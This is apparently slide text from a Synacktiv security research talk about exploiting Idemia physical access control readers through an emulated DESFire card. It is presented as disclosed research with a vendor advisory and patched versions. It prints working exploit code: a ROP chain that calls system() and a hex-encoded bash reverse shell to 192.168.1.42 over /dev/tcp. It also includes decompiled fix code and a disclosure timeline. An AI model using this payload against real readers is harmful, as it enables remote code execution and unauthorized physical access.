DESFireISO7816Support.c	Restore point for changes to the CL1/CL2 exchanges in the anticollisi…	6 months ago
DESFireISO7816Support.h	Restore point for changes to the CL1/CL2 exchanges in the anticollisi…	6 months ago
DESFireInstructions.c	Return correct error code when file index is out of range	3 months ago
DESFireInstructions.h	Several fixes to responsiveness and frozen behavior noted in PR #319	7 months ago

Exploitation

Remote Code Execution

SYNACKTIV

Exploitation strategy



Exploitation

Remote Code Execution

SYNACKTIV

Exploitation strategy

```
uint16_t EV0CmdGetVersion1(uint8_t *Buffer, uint16_t ByteCount) {      Maxie Dion Sch
    DEBUG_PRINT_P(PSTR("EV0CmdGetVersion1:DF_GET_VERSION_frame_counter -- %d\n"),
    DF_GET_VERSION_frame_counter);
    Buffer[0] = STATUS_ADDITIONAL_FRAME;
    // Buffer[1] = Picc.ManufacturerID;
    // Buffer[2] = Picc.HwType;
    // Buffer[3] = Picc.HwSubtype;
    // GetPiccHardwareVersionInfo(&Buffer[4]);
    // Buffer[7] = Picc.HwProtocolType;

    memset(&Buffer[1], 0x42, 0x08);

    if (DF_GET_VERSION_frame_counter <= 33)
    {
        DF_GET_VERSION_frame_counter+=1;
        DesfireState = DESFIRE_GET_VERSION1;
        return 9; // bytes length
    }

    DF_GET_VERSION_frame_counter=0;
    DesfireState = DESFIRE_GET_VERSION2;
    return 9;
}
```

Exploitation

Remote Code Execution

SYNACKTIV

Exploitation strategy

```
uint16_t EV0CmdGetVersion2(uint8_t *Buffer, uint16_t ByteCount) {
    DEBUG_PRINT_P(PSTR("EV0CmdGetVersion2:DF_GET_VERSION_frame_counter -- %d\n"),
    DF_GET_VERSION_frame_counter);
    // Buffer[0] = STATUS_ADDITIONAL_FRAME;
    // Buffer[1] = Picc.ManufacturerID;3
    // Buffer[2] = Picc.SwType;
    // Buffer[3] = Picc.SwSubtype;
    // GetPiccSoftwareVersionInfo(&Buffer[4]);
    // Buffer[7] = Picc.SwProtocolType;
    // DesfireState = DESFIRE_GET_VERSION3;

    unsigned char ropchain [] = {
        STATUS_ADDITIONAL_FRAME,
        0x43, 0x43, 0x43,                       // padding
        0x78, 0x06, 0x25, 0x00,                 // first gadget: "POP {R3, R4, R11, PC}"
        0x49, 0x49, 0x49, 0x49, 0x49, 0x49, 0x49, 0x49,
        0x8d, 0x2b, 0x57, 0x00,                 // r11 value
        0x60, 0x68, 0x30, 0x00                  // second gadget: "LDR R0, R11-0x5c"
                                                //                "BL system()"
    };

    memcpy(Buffer, ropchain, 24);
    DesfireState = DESFIRE_GET_VERSION3;
    return 24;
}
```

Exploitation

Remote Code Execution

SYNACKTIV

Exploitation strategy

```
uint16_t EV0CmdGetVersion3(uint8_t *Buffer, uint16_t ByteCount) {
    DEBUG_PRINT_P(PSTR("EV0CmdGetVersion3:DF_GET_VERSION_frame_counter -- %d\n"),
    DF_GET_VERSION_frame_counter);
    // Buffer[0] = STATUS_OPERATION_OK;
    // GetPiccManufactureInfo(&Buffer[1]);

    unsigned char system_command [] = {
        STATUS_OPERATION_OK,
        0x35, 0x2a, 0x57, 0x00, // ptr(command)

        // '/bin/bash -i >& /dev/tcp/192.168.1.42/8080 0>&1\x00'
        0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x62, 0x61, 0x73, 0x68,
        0x20, 0x2d, 0x69, 0x20, 0x3e, 0x26, 0x20, 0x2f, 0x64,
        0x65, 0x76, 0x2f, 0x74, 0x63, 0x70, 0x2f, 0x31, 0x39,
        0x32, 0x2e, 0x31, 0x36, 0x38, 0x2e, 0x31, 0x2e, 0x34,
        0x32, 0x2f, 0x38, 0x30, 0x38, 0x30, 0x20, 0x30, 0x3e,
        0x26, 0x31, 0x00
    };
    memcpy(Buffer, system_command, 1+4+48);
    DesfireState = DESFIRE_IDLE;
    return 1+4+48;
}
```

Exploitation

Remote Code Execution

SYNACKTIV

DEMO

https://www.synacktiv.com/sites/default/files/2024-05/lucas_georges_open_sesame_demo.mp4

Exploitation

Remote Code Execution

SYNACKTIV

Fix

```
if...
if...
if ( v12 )
{
  MA5G_logger::log(700, (int)"Failed to activate the tag.", (const char *)v22);
  goto LABEL_21;
}
if...
if ( Desfire_GetVersion(pVersionInfo) )
{
  MA5G_logger::log(700, (int)"No NXP Mifare!", v31);
  MA5G_logger::log(700, (int)"A Potential SEOS", v32);
  LOWORD(v12) = 16;
  *a3 = 16;
}
else
{
  *a3 |= 4u;
  MA5G_logger::log(700, (int)"A Desfire", a3);
  LOWORD(v12) = 4;
}
goto LABEL_71;
}
if ( (SAK_1 & 0x20) != 0 )
{
  if ( sub_3FE674(255, v75, 0xFu, (int)pVersionInfo, (int)&v60)
    || LOBYTE(pVersionInfo[0]) != 144
    || BYTE1(pVersionInfo[0]) )
  {
    if ( sub_3FE674(255, v72, 0xFu, (int)pVersionInfo, (int)&v59)
      || LOBYTE(pVersionInfo[0]) != 144
      || BYTE1(pVersionInfo[0]) )
    {
      if ( sub_3FDCD4(255) || sub_3FC9A8(v71, (unsigned __int8)v58[0]) || sub_3FDD78(255, v85, &v
      {
        MA5G_logger::log(
          700,
          (int)"A Smart MX with Mifare 4K Desfire Card... but card selection failed 2nd time...",
          v41);
        v17 = 128;
```

```
      }
      else
      {
        if ( v72 != 1 || v73 != 188 || v74 != 214 )
        {
LABEL_138:
          MA5G_logger::log((MA5G_logger *)0x2BC, (int)"Going to select DESfire Application\n", v42);
          v43 = (const char *)SPROX_Desfire_SelectApplication(0);
          MA5G_logger::log((MA5G_logger *)0x2BC, (int)"return code from SPROX_Desfire_SelectApplication=%d\n", v43);
          if ( v43 )
          {
            MA5G_logger::log((MA5G_logger *)0x2BC, (int)"No NXP Mifare!", v44);
            MA5G_logger::log((MA5G_logger *)0x2BC, (int)"A Potential SEOS", v45);
            v17 = 16;
            LOWORD(v12) = 16;
            *a3 = 16;
          }
          else
          {
            *a3 |= 4u;
            MA5G_logger::log((MA5G_logger *)0x2BC, (int)"A Desfire", a3);
            v17 = 4;
            LOWORD(v12) = 4;
          }
LABEL_91:
          if ( v57[0] )
          {
            v36 = 0;
            v37 = 0;
            do
            {
              std::string::push_back(a4, v67[v36]);
              v36 = ++v37;
            }
            while ( v37 < (int)(unsigned __int8)v57[0] );
          }
          goto LABEL_19;
        }
        v46 = (const char *)sub_459644((unsigned __int8)*a6, &v71, (unsigned __int8)v57[2]);
```

Conclusion

Conclusion

Timeline

- 02-2022: study on contactless information storage
- 06-2022: first vulnerabilites found
- 10-2022: RCE exploited
- 11-2022: vulnerabilities disclosed to Idemia's CSIRT
- 12-2022 - 01-2023: talks with security people from Idemia
- 05-2023: private firmware fixing the vulnerabilities
- 09-2023: public firmware fixing the vulnerabilities and advisory published

Conclusion

Fix and Advisory

SYNACKTIV

Advisory: https://www.idemia.com/wp-content/uploads/2023/11/Security-Advisory-SA-2023-05-2.pdf

2023

2023.09.29	Multiple CVE fixed for vulnerabilities discovered in Physical Access control devices. They can under certain circumstances lead to arbitrary code execution, or to permanent denial of service.

Versions

- SIGMA Lite & Lite+, Wide Firmware, Extreme: 4.15.5
- MorphoWave Compact/XP & VisionPass: 2.12.2
- MorphoWave SP: 1.2.7

Conclusion

Final words

SYNACKTIV

- Pretty good product security overall
  - Firmware signature check simple but effective
  - Secure boot chain implemented
  - UBIFS could be mounted as RO/sealed
  - Lack of runtime userland security, everything running as root
- Fun research target
  - Complete study regarding embedded security
  - Decent impact
  - Still a "blue ocean"

SYNACKTIV

https://www.linkedin.com/company/synacktiv

https://twitter.com/synacktiv

https://synacktiv.com